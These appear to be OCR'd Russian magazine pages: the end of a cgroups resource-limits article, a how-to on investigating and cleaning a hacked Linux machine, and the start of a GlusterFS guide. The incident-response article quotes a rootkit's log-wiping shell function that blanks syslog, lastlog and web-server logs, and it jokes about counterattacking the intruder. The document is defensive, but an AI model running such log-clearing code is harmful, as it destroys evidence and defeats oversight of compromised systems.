scheduling priority             (-e) 30
file size               (blocks, -f) unlimited
pending signals                 (-i) 16058
max locked memory       (kbytes, -l) 40000
max memory size         (kbytes, -m) unlimited
open files                      (-n) 1024
pipe size            (512 bytes, -p) 8
POSIX message queues     (bytes, -q) 819200
real-time priority              (-r) 65
stack size              (kbytes, -s) 8192
cpu time               (seconds, -t) unlimited
max user processes              (-u) 16058
virtual memory          (kbytes, -v) unlimited
file locks                      (-x) unlimited
> █
```

С помощью ulimit можно управлять не только лимитом на память

Запустим transmission, привязав его к указанной группе:

```
$ cgexec -g blkio:me/transmission transmission
```

Также создадим отдельную группу для Flash-плагина, жрущего память и процессор:

```
$ cgcreate -g cpu,memory:me/npviewer
```

Ограничим его 100 Мб памяти и 10% (доступные значения от 1 до 1024) процессорного времени:

```
$ echo 100 > /mnt/cgroups/cpu/me/npviewer/cpu.shares
$ echo 100M > \
  /mnt/cgroups/memory/me/npviewer/memory.limit_in_bytes
```

На этот раз добавим в группу уже работающий процесс:

```
$ cgclassify -g memory,cpu:me/npviewer \
    `pidof npviewer.bin`
```

Чтобы не вводить все эти зубодробительные команды после каждой загрузки машины, их можно записать в конфигурационный файл /etc/cgconfig.config:


```
# vi /etc/cgconfig.conf
# Группа для пользователя
group me {
  perm {
    # Кто может управлять лимитами?
    admin {
      uid = UID_пользователя
    }
    # Кто может добавлять процессы в группу?
    task {
      uid = UID_пользователя
    }
  }
  # К каким подсистемам привязана эта группа?
  cpu { }
  memory { }
  blkio { }
}
group me/npviewer {
  cpu {
    cpu.shares = 100;
  }
  memory {
    memory.limit_in_bytes = 100M;
  }
}
group me/transmission {
  blkio {
    blkio.weight = 100;
  }
}
```

Все, останется только привязать процессы к нужной группе.

ВЫВОДЫ

Ограничивать приложения в ресурсах не только можно, но и нужно. Ограничения помогают побороть тормоза системы, поставить на место прожорливые программы, сделать интернет быстрым даже во время работы wget. И все это с помощью простых однострочных команд и конфигурационных файлов в пару строк.

Евгений Зобнин (execbit.ru)



Зализываем раны

ПОДРОБНОЕ HOW TO О ТОМ, ЧТО СЛЕДУЕТ ДЕЛАТЬ СРАЗУ ПОСЛЕ ВЗЛОМА МАШИНЫ

Никто из нас не застрахован от взлома. Кул-хацкеры не брезгуют ничем: ни серверами, ни домашними компами, ни даже роутерами. Любая машина, подключенная к Сети, может стать мишенью. Чтобы защитить себя, следует укреплять оборону с помощью брандмауэра и следить за обновлениями софта, однако что делать, если взлом все-таки произошел? Как найти виновника и очистить систему от подсунутых им бэкдоров?

INFO

При следующей полной переустановке дистрибутива выбирай файловую систему btrfs в качестве основной, она не только быстрее ext4, но и позволяет откатывать файловую систему к предыдущим состояниям.

WARNING

Разрешенный root-логин через SSH или необновленный накануне FTP-сервер — основные причины взлома *nix-систем.

СРАЗУ ПОСЛЕ

Ты возвращаешься домой, наливаешь себе чашку кофе, садишься за комп (а он, конечно же, не выключается сутками напролет), открываешь браузер и замечаешь какие-то странные притормаживания, которых обычно никогда не было и быть не может. Чтобы узнать, в чем дело, ты запускаешь монитор сети вроде iptraf/gkrellm и видишь небольшие, но постоянные утечки трафика в сторону какого-то незнакомого IP, да еще и со странного порта вроде 33477 или даже SSH. В голове сразу пробегает мысль о взломе, руки начинают метаться по клавиатуре, но цели никакой не преследуют. Это паника, а не осознанные действия. Что теперь делать?

В первую очередь следует выдернуть сетевой шнур из компа (или отключить точку доступа, если инет раздается по WiFi). Можно, конечно, отключить инет через графический интерфейс или командой типа «ifconfig eth0 down», но это займет больше времени, которое нельзя терять. Следует запомнить, что до выяснения всех сведений о взломщике ни в коем случае нельзя перезагружать машину или стопорить сетевые сервисы. Во-первых, вора следует искать по горячим следам, во-вторых, никто не знает, куда он засунул бэкдор, в стартовые скрипты или в бинарник сетевого сервиса.

Далее следует обзавестись чистыми инструментами администрирования. Больше системе доверять нельзя, любая мало-мальски

Так выглядит /var/log/auth.log после входа по SSH постороннего пользователя

```
if [ "$1" == "--clearlogs" ]; then
        echo "[*]Clearning Logs..."
        echo "-----------------------------------------"
#Clears 32 Different Logs
        blanklog() {
                if [ -f $(1) ]; then
                        echo ""
                        echo "--[*]Cleared $(1)"
                        echo "" > $(1)
                        if [ -f $(1).1 ]; then
                                echo "--[*]Cleared $(1) Backup"
                                echo "" > $(1).1
                        fi
                fi
        }
        blanklog /var/log/lastlog
        blanklog /var/log/syslog
        blanklog /var/log/syslog
        blanklog /var/log/messages
        blanklog /var/log/httpd/access_log
        blanklog /var/log/httpd/access.log
        blanklog /var/log/httpd/error_log
        blanklog /var/log/httpd/error.log
```

Даже самый простой Linux-руткит умеет чистить логи

полезная утилита может быть изменена: ls может скрывать файлы бэкдора, подсунутого хацкером, ps — исключать их из списка процессов, lsmod — не выводить информацию о подозрительных модулях. Нам нужны новые, заведомо «чистые», инструменты. Все они есть в пакете busybox, его версию для своего дистрибутива можно скачать используя другую машину (подойдет смартфон, планшет, нетбук), положить на флешку и установить:

```
# dpkg -i busybox-*
```

Или собрать самостоятельно из исходников:

```
# wget http://goo.gl/TuWTE
# tar -xjf busybox-1.19.1.tar.bz2
# cd busybox-1.19.1
# make menuconfig
// просто выходим из конфигуратора
# make
# make install
```

Также подойдет вариант с установкой пакета busybox на другую машину с последующим копированием бинарника /bin/busybox (этот вариант даже предпочтительнее, главное, чтобы ОС и процессорная архитектура машин совпадали). Свежеустановленный busybox должен содержать «чистые» версии всех необходимых нам административных утилит, однако и ему нельзя верить на 100%: особо извращенные взломщики могут подменить также и установщик пакетов, и утилиту wget, и даже cp, но это уже совсем сюрреалистичный случай, и он маловероятен. Теперь можно приступить к исследованию.

ПО ГОРЯЧИМ СЛЕДАМ

Первое, что нужно сделать, — это сохранить все сведения о процессах, текущих сетевых соединениях (даже после выдергивания кабеля система будет некоторое время держать соединения открытыми), открытых портах и всем, что мы потеряем после перезагрузки, в файлы на карте памяти:

```
# D=/media/usbflash
# busybox ps > $D/ps.txt
# busybox netstat -tuw > $D/conn.txt
# busybox netstat -tuwl | grep LISTEN > $D/listen.txt
# busybox who > $D/users.txt
# busybox lsmod > $D/modules.txt
# busybox mount > $D/mount.txt
```

Теперь у нас есть несколько файлов, которые хранят сведения о текущем состоянии системы. В файле ps.txt перечислены все активные процессы. Его следует внимательно изучить на предмет подозрительных приложений, которых в системе быть не должно. Немногие кул-хацкеры обременяют себя какой-либо маскировкой своих процессов, поэтому в списке ты можешь найти названия известных руткитов или даже команд типа nc или telnet. Также в списке могут быть имена сервисов, несвойственных твоей системе, например cups, хотя ты сам удалил его еще год назад — с большой вероятностью это бэкдор. Тогда нужно посмотреть, с правами какого пользователя работает сервис (если это не root), и найти все его файлы с помощью следующей команды:

```
# busybox find / -user ЮЗЕР
```

Скорее всего ты увидишь исходники бэкдора или бота и другие следы деятельности взломщика. Вполне возможно, что в списке процессов ты вообще не увидишь ничего подозрительного, но это совсем не значит, что взломщик не оставил бэкдора, возможно его скрывает специальный модуль ядра. Как его найти, ты узнаешь в следующем разделе.

В файле conn.txt будут перечислены все сетевые соединения. Здесь необходимо смотреть в сторону подозрительных IP-адресов удаленной стороны и номеров портов. Вполне возможно, взломщик использовал «активный» бэкдор, который сам подключается к машине злоумышленника, вместо того чтобы ждать соединения. В любом случае, список необходимо проанализировать очень тщательно, возможно ты найдешь IP-адрес подлеца??. Файл listen.txt — это список открытых портов. Твоя задача — узнать, какой сервис скрыт за тем или иным номером, и выяснить, является ли он легальным (например, может быть открыт порт 80, но web-сервера на твоей машине никогда не было). Файл users.txt — список текущих пользователей. Здесь все должно быть ясно: любой левый пользователь — твой враг, более детальную инфу о нем мы узнаем на следующем этапе разбирательства. Файл modules.txt — список загруженных модулей, смотрим, анализируем, гадаем, может ли тот или иной модуль быть загружен на нашей машине. Файл mount.txt — примонтированные файловые системы, некоторые взломщики используют трюки с перемонтированием для подсовывания левых файлов, сокрытия своих действий или подмены файлов.

Этот анализ стоит провести по возможности немного позже, а сейчас самое время воткнуть в привод какой-нибудь LiveCD и сбросить машину (сбросить кнопкой, а не через меню или команду reboot – как я уже говорил, скриптам инициализации/шатдауна доверять нельзя).

ЧТО ПРОИЗОШЛО?

После перезагрузки и входа в LiveCD делаем следующее:

1. Проверяем все файловые системы нашей машины (имена разделов можно узнать из ранее сохраненного файла mount.txt):

```
# e2fsck /dev/sda{1,2,3,4}
```

SSHERIFF

Вот так можно разрешить root-логин только с доверенных хостов:

```
# vi /etc/ssh/sshd_config

PermitRootLogin no
Match Host 192.168.1.*,127.0.0.1
    PermitRootLogin yes
```

2. Монтируем корневую файловую систему к каталогу /mnt (опять же консультируемся с mount.txt):

```
# mount /dev/sdaX /mnt
```

3. Таким же образом монтируем все остальные разделы в соответствии с mount.txt.

4. На всякий случай копируем в /mnt/bin busybox с LiveCD (если, конечно, на диске он есть):

```
# cp /bin/busybox /mnt/bin/busybox
```

5. Делаем каталог /mnt корневой файловой системой с помощью chroot:

```
# chroot /mnt /bin/bash
```

Теперь мы оказываемся в своей системе, но с заведомо «чистыми» busybox и ядром. Это значит, что никакие методы сокрытия файлов и какой-либо деятельности взломщика теперь не работают. Что делать дальше? Во-первых, следует проверить каталоги /root, свой домашний каталог, а также /tmp, /var/tmp и /dev/shm на предмет наличия странных файлов и подкаталогов. Это могут быть исполняемые файлы с именами системных утилит, единичные файлы исходников с расширением 'c' либо целые каталоги с исходниками. Все это может остаться после взломщика, если он не успел, не хотел, либо оказался слишком глуп, чтобы подчистить за собой. Обрати внимание на скрытые файлы, начинающиеся с точки, и имена вроде «______», обычно злоумышленники пытаются скрыть свои файлы.

Далее следует просмотреть все файлы .bash_history из домашних каталогов активных пользователей, вполне возможно, хацкер забыл их стереть, и ты увидишь список вводимых им команд (вперемешку со своими, конечно). Не лишним будет проверить содержимое файла /etc/passwd (точнее, /mnt/etc/passwd) на предмет пользователей с нулевым UID:

```
# busybox cat /etc/passwd | grep '.*:.*:0:'
```

Если нашлось более одной записи, значит, взломщик успел завести дополнительного суперпользователя. Найди его домашний каталог (предпоследнее поле) и изучи содержимое в поисках все тех же странных файлов и подкаталогов. Часто, чтобы не палиться, взломщики не трогают юзерские учетные записи и не меняют пароли, а просто добавляют свой ключ в файл ~/.ssh/authorized_keys какого-либо пользователя. Стоит проверить этот файл на предмет левых ключей (обычно там есть только один публичный ключ, который ты сам туда добавил, либо файла не существует вовсе).

Еще несколько любимых методов оставления бэкдора на скорую руку:

1. UID-бит на файлы, проверка на которые делается с помощью пресловутого find:

   ```
   # busybox find / \( -perm -02000 -o -perm -04000 \)
   ```

   Правда, тут надо знать, какие файлы могут иметь SUID-бит, а какие нет. Но это легко выяснить, выйдя из chroot-окружения, выполнив ту же команду в отношении файлов LiveCD и сравнив листинги.
2. Сетевой сервис xinetd, в который хацкер мог добавить свой собственный сервис. Следует просмотреть и проанализировать содержимое файлов каталога /etc/xinetd.d, а также файл /etc/inetd.conf. Кстати, сам факт наличия этого файла в системе уже о многом говорит. Современные дистрибутивы читают его, но уже давно не используют.
3. Механизм подключаемых модулей аутентификации PAM. Взломщик мог подсунуть в систему свой собственный модуль аутентификации, который пускает определенных пользователей без спроса. Анализируем файлы каталога /etc/pam.d, обращаем внимание на третью колонку, там перечислены имена задействованных модулей аутентификации. Вбиваем каждое из них в Google и проверяем на легальность. Но следует помнить, что взломщик мог хакнуть и легальный модуль.
4. Некоторые недальновидные огурцы умудряются записывать свои команды в cron. Там, например, может быть бэкдор, открывающий определенный порт на 2 минуты каждые шесть часов. В 99% случаев порт будет закрыт, и админ, полагающийся на показания netstat или nmap, не заметит ничего необычного. Но достаточно пройтись по файлам каталогов /etc/cron.*, а также /var/spool/cron/crontabs, и все станет ясно.
5. CGI-скрипты. Нередко взломщики помещают закладки не в приложения самой операционной системы, а в различные сценарии, используемые web-сервером для динамической генерации ответов. Обычно это случается, когда хацкер ломает сервер через брешь в одном из таких скриптов, но не может повысить свои права в системе. Тогда ему не остается ничего другого, как править скрипты web-сервера, помещая в них бэкдор (именно поэтому, кстати, с таких скриптов следует снимать бит записи для всех пользователей, кроме root).

К сожалению, все эти проверки ни к чему не приведут, если модифицированными оказались системные утилиты и сервисы.

```
> cd /root && cat .bash_history
uname -a
apt-get update
yum
free -m
cat /etc/*-release
ifconfig
pacman -Rdd zope-interface
sudo pacman -Syy
sudo apt
wget
sudo aptitude update
apt-get install sniffles - also installs libsniffle, libsniffle-dev
sudo apt-get install
grub-pc --reinstall
sudo pacman apt
w
passwd
*wget http://linux.duke.edu/projects/yum/download/2.0/yum-2.0.7.tar.gz
tar -xvzf yum-2.0.7.tar.gz
cd yum-2.0.7
./configure
make
```

скрипт-кидди просто умиляют своей наивностью

ИЗМЕНЕНИЕ АТРИБУТОВ ФАЙЛОВ

Иногда взломщики изменяют расширенные атрибуты измененных файлов с целью запретить их изменение. Чтобы вернуть все на свои места, достаточно выполнить следующую команду:

```
# chattr -iacsuASDd {/,/usr,/usr/local}{/bin/,/sbin/}*
```

Взломщик может просто пересобрать vsftpd с бэкдором внутри, установить его на место оригинала, подчистить за собой и спокойно уйти. 99% пользователей даже не заметят этого и будут считать, что с их системами все в полном порядке. Для выявления подобных бэкдоров существуют специальные утилиты. Инструмент rkhunter — одна из лучших программ такого класса, она способна найти большинство известных типов руткитов, умеет сканировать не только обычные приложения, но и модули ядра, плюс ко всему она проводит аудит безопасности и показывает потенциально уязвимые к взлому сетевые сервисы. Использовать ее просто, достаточно установить пакет с приложением (можешь смело подключаться к интернету с LiveCD, это безопасно):

```
# apt-get install rkhunter
```

И запустить обновление базы и проверку системы:

```
# /usr/bin/rkhunter --update
# /usr/bin/rkhunter --check
```

Заметь, что следует указывать полный путь до приложения, ведь взломщик мог положить в каталог /bin свою версию утилиты, и без указания пути она будет найдена первой. Отчет rkhunter вывалится в консоль, в нем будут указаны все возможные проблемы.

К сожалению, одну очень важную вещь rkhunter сделать не может. В нормальной ситуации эта утилита позволяет делать сверку контрольных сумм всех системных файлов с целью выявления факта их модификации, однако, если до этого момента rkhunter не был установлен и его база не была обновлена, он не будет знать правильные контрольные суммы. Здесь на помощь приходят стандартные инструменты управления пакетами. Дело в том, что пакеты любого дистрибутива содержат в себе контрольные суммы всех его файлов, используя которые, достаточно легко провести проверку. Например, чтобы сделать это в Fedora/RHEL, нужно набрать в командной строке следующее:

```
# rpm -Va
```

В Debian/Ubuntu это сделать сложнее. Придется установить пакет debsums:

```
# sudo apt-get install debsums
```

И запустить одноименную утилиту:

```
# /usr/bin/debsums -ca
```

Правда, есть вероятность того, что взломщик заменил базу пакетов или вообще стер ее после установки бэкдора, но такое происходит далеко не всегда.

КТО И КАК?

Теперь самое время узнать, кто и каким образом попал в машину. В этом деле наш главный друг — это логи. Если взломщик забыл или не успел почистить логи — нам сильно повезло, так как они способны рассказать о нем почти все. Но какие логи нам нужны? На серверах в первую очередь надо проверить журналы различных сетевых сервисов: apache, vsftpd, samba и т.д. На домашних машинах всего этого обычно нет, поэтому в первую очередь следует смотреть в сторону SSH, который часто бывает запущен по умолчанию.

SSH-сервер пишет о (без)успешных попытках логина в /var/log/auth.log (точнее, за него это делает PAM). Кроме SSH, там будут и логи других сервисов, что в общем хорошо. Просмотрим файл с конца в поисках строк следующего вида:

```
Accepted password for root from X.X.X.X port 63241 ssh2
pam_unix_session(sshd:session): session opened for user
root by (uid=0)
```

```
> last
root     pts/3        78.157.22.14     Thu Jul 21 21:39 - 21:49  (00:09)
root     pts/2        78.157.22.14     Thu Jul 21 21:37   gone - no logout
jim      tty1                          Thu Jul 21 18:07   still logged in
jim      tty1                          Thu Jul 21 18:07 - 18:07  (00:00)
reboot   system boot  2.6.39-ARCH      Thu Jul 21 18:07 - 23:27  (05:20)
jim      tty1                          Thu Jul 21 18:03 - crash  (00:04)
jim      tty1                          Thu Jul 21 18:03 - 18:03  (00:00)
reboot   system boot  2.6.39-ARCH      Thu Jul 21 18:03 - 23:27  (05:24)
jim      tty1                          Thu Jul 21 17:59 - crash  (00:04)
jim      tty1                          Thu Jul 21 17:59 - 17:59  (00:00)
reboot   system boot  2.6.39-ARCH      Thu Jul 21 17:58 - 23:27  (05:28)
reboot   system boot  2.6.39-ARCH      Thu Jul 21 17:56 - 17:56  (00:00)
reboot   system boot  2.6.39-ARCH      Thu Jul 21 17:45 - 17:56  (00:11)
reboot   system boot  2.6.39-ARCH      Thu Jul 21 17:35 - 17:56  (00:21)
reboot   system boot  2.6.39-ARCH      Thu Jul 21 17:32 - 17:32  (00:00)
reboot   system boot  2.6.39-ARCH      Thu Jul 21 17:30 - 17:32  (00:01)
reboot   system boot  2.6.39-ARCH      Thu Jul 21 17:29 - 17:32  (00:02)
reboot   system boot  2.6.37-ARCH      Thu Jul 21 17:06 - 17:29  (00:22)
reboot   system boot  2.6.37-ARCH      Thu Jul 21 12:54 - 17:05  (04:11)
reboot   system boot  2.6.37-ARCH      Thu Jul 21 12:09 - 12:53  (00:43)
reboot   system boot  2.6.37-ARCH      Thu Jul 21 12:04 - 12:05  (00:00)
reboot   system boot  2.6.37-ARCH      Thu Jul 21 12:02 - 12:04  (00:01)
```

В сравнении с lastlog команда last дает более детальную информацию

```
> lastlog
Username         Port     From             Latest
root             pts/3    78.157.22.14     Thu Jul 21 21:39:41 +0600 2011
bin                                        **Never logged in**
daemon                                     **Never logged in**
mail                                       **Never logged in**
ftp                                        **Never logged in**
http                                       **Never logged in**
nobody                                     **Never logged in**
dbus                                       **Never logged in**
jim              tty1                      Thu Jul 21 18:07:47 +0600 2011
avahi                                      **Never logged in**
deluge                                     **Never logged in**
hal                                        **Never logged in**
incron                                     **Never logged in**
```

lastlog покажет, с какого IP и когда были совершены все входы в систему

```
subsystem request for sftp by user root
reverse mapping checking getaddrinfo for X.X.X.X
[X.X.X.X] failed — POSSIBLE BREAK-IN ATTEMPT!
```

В 99 случаях из ста эти строки будут значить, что в систему вошли, используя банальный перебор паролей, которому обычно предшествует огромное количество записей вида:


```
Failed password for root from X.X.X.X port 3473 ssh2
```

Причем исходный IP-адрес в этом случае может и не совпадать с тем, с которого произошел вход, — взломщики обычно используют ботов, которые сидят на другой машине, непрерывно сканируют сеть и пытаются подобрать пароли к открытому SSH. Далее можно набрать команду lastlog, которая должна подтвердить факт входа с левого IP. Ее вывод может быть примерно таким:

```
root pts/3 X.X.X.X Thu Jul 21 21:39:41 +0600 2011
```

Подтверждение можно найти и в выводе команды last. В любом случае, ты будешь знать IP-адрес взломщика, который можно пробить с помощью whois, чтобы узнать имя его инет-провайдера. После этого можно написать жалобу на электронный адрес провайдера и надеяться на его понимание (хотя это редкость) или попробовать устроить ответную атаку :).

Если взлом произошел через дыру в одном из сетевых сервисов, логии, скорее всего, не помогут (хотя они могут зафиксировать факт смены пользователем привилегий или падения сервиса в результате одной из неудачных попыток внедрения шелл-кода). В этой ситуации следует руководствоваться косвенными уликами, такими как открытые сетевые соединения и следы, оставленные взломщиком в системе, а также логами системы аудита, если она установлена (/var/log/auditd.log).



Руткит, реализованный в виде загружаемого модуля, может изменить практически любую функцию

ЧТО ДАЛЬШЕ?

Ок, мы узнали, как взломщик проник в систему, кто он и что успел изменить. Но как вернуть ОС в первоначальное состояние, избавив ее от всех скрытых входов, оставленных взломщиком? Простой и самый правильный ответ на этот вопрос: переустановить все с нуля. Ведь даже если ты переустановишь ядро, все пакеты и проверишь все конфиги на предмет вмешательства, никто не даст гарантии, что где-нибудь не остался бэкдор, который сработает в самый неожиданный момент. Полную гарантию может дать только переустановка всей системы.

Если же по каким-либо причинам всю систему переустановить невозможно, следует хотя бы попробовать минимизировать риски. Для этого следует переустановить все пакеты. Каждый дистрибутив позволяет это сделать, например, в Debian/Ubuntu переустановка всего происходит так:

```
# dpkg-reconfigure -phigh -a
```

Софт, установленный из исходников, переустанавливается или удаляется руками. Далее следует проверить все места, которые были описаны в первой части статьи, и удалить все возможные закладки. Также стоит проанализировать все сколько-нибудь важные конфигурационные файлы: во-первых, файлы системных настроек дистрибутива, во-вторых, настройки всех сетевых сервисов (если остались конфиги от уже удаленных пакетов, их следует удалить). По возможности стоит проверить вообще все конфиги, нередко взломщики оставляют свой след в самых неожиданных местах. Чтобы найти файлы, не принадлежащие пакетам, можно использовать утилиту cruft-remover (для Debian/Ubuntu):

```
# apt-get install cruft
// смотрим, что нашлось
# cruft-remover --no-act find
// удаляем
# cruft-remover cleanup --all
```

Сразу после зачистки стоит установить rkhunter и запустить его в режиме сборки контрольных сумм:

```
# rkhunter --propupd
```

Установщик rkhunter пропишет в систему cron-скрипт, который будет время от времени запускать утилиту и проверять ОС на измененные файлы. Чтобы сообщения о проблемах сыпались в твой почтовый ящик, добавь в конфиг /etc/rkhunter.conf следующую строку:

```
MAIL-ON-WARNING="root"
```

```
> rkhunter --check

System checks summary
=====================

File properties checks...
    Files checked: 128
    Suspect files: 0

Rootkit checks...
    Rootkits checked : 109
    Possible rootkits: 0

Applications checks...
    Applications checked: 3
    Suspect applications: 0

The system checks took: 1 minute and 54 seconds

All results have been written to the logfile (/var/log/rkhunter.log)

One or more warnings have been found while checking the system.
Please check the log file (/var/log/rkhunter.log)
```

Результат проверки системы с помощью rkhunter

ВЫВОДЫ

Оправиться после взлома не всегда легко, хацкер может потерять твои файлы и спереть конфиденциальные данные. Но от всего этого довольно просто уберечься, если следовать трем нехитрым правилам:

1. Всегда обновлять систему.
2. Запретить парольный вход по SSH.
3. Убрать из системы лишние сетевые сервисы.

В этом случае даже самый подготовленный взломщик не сможет проникнуть в твою систему.

Евгений Зобнин (execbit.ru)



ФОРТ НОКС для твоей компании

СОЗДАЕМ РАСПРЕДЕЛЕННОЕ ХРАНИЛИЩЕ ДАННЫХ С ПОМОЩЬЮ GLUSTERFS

Когда речь заходит об организации распределенного отказоустойчивого хранилища данных, многие системные администраторы вспоминают о файловой системе lustre, уже многие годы используемой для хранения данных в самых больших кластерах мира. Однако у lustre есть множество проблем и ее не так просто развернуть и настроить. Поэтому сегодня мы поговорим о ее более простой в использовании замене под названием GlusterFS.


WWW

Описание опций томов: http://bit.ly/nV9no8

GlusterFS — это распределённая линейно масштабируемая файловая система с защитой от сбоев. Она позволяет объединить жесткие диски нескольких серверов в одно большое хранилище с репликацией, или зеркалированием данных, на несколько машин и возможностью динамического расширения. Во многом она похожа на файловые системы lustre и ceph, но, в отличие от последних, не имеет выделенных серверов управления метаданными, что сказывается на производительности, но позволяет сделать кластер более простым и управляемым. GlusterFS не требует поддержки ФС в ядре, поэтому ее достаточно просто развернуть и использовать в гетерогенных средах, состоящих из машин, поддерживающих файловые системы пространства пользователя с помощью FUSE (Linux, FreeBSD, NetBSD, MacOS X).

Возможности файловой системы довольно широки, и в этом плане она превосходит многие аналоги:

- Хорошая масштабируемость, близкая к O(1) (хранилище может достигать размера в десятки петабайт).
- Поддержка передачи данных по каналам TCP/IP и Infiniband RDMA и TCP/IP.
- Автоматическое восстановление после сбоев.
- Возможность автоматической репликации данных по узлам кластера.
- Подключаемые балансировщики нагрузки, позволяющие подстроить производительность ФС под конкретную задачу.
- Несколько механизмов аутентификации: «логин-пароль», MySQL, LDAP.



Клиенты могут получить доступ к облаку Glusterfs несколькими разными способами

- Возможность использования BerkeleyDB для эффективного хранения множества мелких файлов.
- Возможность подключения модулей для кэширования и включения таких функций как Read-Ahead (упреждающее чтение) и Write-Behind (отложенная запись) для улучшения производительности.
- Функция восстановления удаленных файлов.
- Возможность шифрования данных.
- Гибкий мехнизм трассировки, позволяющий выявить узкие места в работе ФС.
- Простота развертывания и настройки.
- Наличие NFS-клиента, который позволяет получить доступ к данным без использования клиента GlusterFS.

Большинство из перечисленных функций файловой системы не являются неотъемлемой частью GlusterFS, а подключаются к серверу с помощью динамически загружаемых модулей, так называемых трансляторов, идею которых авторы GlusterFS переняли у разработчиков GNU/Hard (на том же принципе основана подсистема GEOM в ядре FreeBSD). Трансляторы позволяют пропускать любой запрос на доступ к файловой системе через цепочку специальных обработчиков, каждый из которых может совершать над запросом и передаваемыми в его рамках данными определенный набор действий. Некоторые трансляторы отвечают за шифрование данных, другие — за кэширование, третьи логируют все запросы. Мощь трансляторов заключается в том, что их можно комбинировать в цепочки совершенно произвольным образом как на стороне сервера, так и на стороне клиента. Этот механизм позволяет создать действительно гибкую систему, которую можно подстроить практически под любую задачу. Наиболее важные и полезные трансляторы перечислены ниже:

- **posix** — интерфейс к файловой системе UNIX, используемой для хранения данных (это конечный узел цепочки трансляторов).
- **replicate** — реплицирует данные между несколькими узлами.
- **readahead** — производит упреждающее чтение.
- **writebehind** — объединяет операции записи блоков и производит их за одну операцию.
- **io-threads** — распараллеливает операции чтения/записи.
- **io-cache** — кэширует читаемые блоки данных.
- **stat-prefetch** — производит предварительную загрузку каталоговых записей (позволяет без задержек выполнять такие операции, как «просмотр содержимого каталога»).
- **quota** — позволяет наложить квоту на количество записываемых данных.
- **trash** — помещает все удаляемые файлы в «корзину» с возможностью последующего восстановления.
- **trace** — позволяет произвести трассировку выполнения запроса ввода-вывода.
- **io-stats** — собирает статистику операций ввода-вывода.

Конечным модулем цепочки всегда является транспортный модуль server или client, обеспечивающий обмен данными по сети. Полный список документированных трансляторов можно найти странице GlusterFS (http://europe.gluster.org/community/documentation/index.php/Translators). Несколько сторонних трансляторов также было создано в рамках проекта CloudFS/HekaFS (http://cloudfs.org).

УСТАНОВКА

Клиент и сервер GlusterFS реализованы с помощью интерфейса FUSE. Это значит, что для установки файловой системы на типичную Linux-машину достаточно инсталлировать дистрибуционный пакет или собрать систему из исходников, нет необходимости патчить ядро или даже перезагружать машину. Например, в Ubuntu инсталляция производится следующим образом:

1. Устанавливаем пакеты, необходимые для установки и функционирования GlusterFS-клиента и сервера:

```
$ sudo apt-get install openssh-server wget nfs-common
```

